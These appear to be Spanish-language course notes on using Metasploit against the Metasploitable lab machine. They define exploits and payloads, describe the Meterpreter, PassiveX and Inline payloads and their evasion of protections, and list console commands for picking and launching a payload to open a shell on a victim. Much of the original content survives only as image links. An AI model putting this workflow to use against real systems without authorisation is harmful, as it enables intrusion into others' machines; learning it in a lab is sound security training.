





**alias de root**




**APACHE - SIN ÉXITO**

























Aquí el fallo está en que el payload es para wordpress

**—--------------------------------------------------AYUDA---------------------------------------------------**

**info -d**



**SHOW PAYLOADS:** SI EL EXPLOIT FUNCIONA SE EJECUTA EL PAYLOAD EN LA VÍCTIMA Y VA A ABRIR UNA SHELL DE COMANDOS

**SET PAYLOAD 0**

**EXPLOIT**

**BACK: SALIR DEL MÓDULO/O DEL EXPLOIT**

Un **exploit** es una vulnerabilidad, y el **payload** es la carga que se ejecuta en esa vulnerabilidad, es decir, la carga que activamos a la hora de aprovechar dicha vulnerabilidad.

Un mismo payload puede ser utilizado por distintos exploits y un mismo exploit puede utilizar varios payloads. Metasploit tiene sobre 1800 exploits, y más de 1000 payloads. Existen diferentes payloads para cada vulnerabilidad, ya que no tienen porqué existir en una proporción 1:1.

Vamos a ver tres de los payloads más conocidos que contiene Metasploit:

* **PassiveX**: Es un payload que tiene técnicas de evasión en los sistemas de producción de salida, y que aprovecha los plugin ActiveX.
* **Meterpreter**: Es un payload bastante más conocido y su nombre proviene de las palabras “meta” e “interpreter”. Es multifacética y se ejecuta en memoria a abajo nivel, es decir, que aporta una indetectabilidad bastante considerable, ya que los sistemas de protección se encuentran varias capas por encima. Es una de las Shell por defecto de Metasploit Framework y tiene muchas opciones y subcomandos propios, por lo que resulta una muy buena herramienta para auditores de seguridad informática.
* **Inline**: Es un payload completo, ya que tiene el código shell incrustado para la tarea seleccionada, es decir, no hay que realizar ninguna carga ni combinación. Son estables y su contenido es únicamente uno, por lo que no hay que interactuar con nada más cosa, solo hay que configurarlo y lanzarlo.

**Metasploit:** herramienta para explotar la máquina **METASPLOITABLE**

-Vulnerabilidad: fallo/debilidad en la seguridad de un sistema que podría ser aprovechado por alguien.

-Exploit: software que se va a aprovechar de una vulnerabilidad de un sistema, que nos va a permitir ganar acceso a un servidor, escalar privilegios (lograr ser root, con lo que podríamos hacer cualquier acción en la máquina), ataques DOS…

\* Se define como los módulos que utilizan payloads

\* Una vulnerabilidad sin una capacidad de payload es un módulo auxiliar

-Riesgos: pérdida de rendimiento del servidor, filtración de información, dejar un backdoor de forma que alguien podría utilizarlo.

-Payload: es la carga que se ejecuta en esa vulnerabilidad, es decir, la carga que activamos a la hora de aprovechar dicha vulnerabilidad.

\* Los Payloads consisten en código que se ejecuta de forma remota

\* **Codificadores** asegurar que los Payloads llegan a su destino

\* **Nops** mantener los tamaños de los payloads constante.

**help** → ayuda de comandos

**search** → búsqueda de vulnerabilidades

show info

set payload → puedes cambiar por cualquiera hasta que funcione

back→ ir hacia atrás

usea auxiliary/

options

run –ejecutar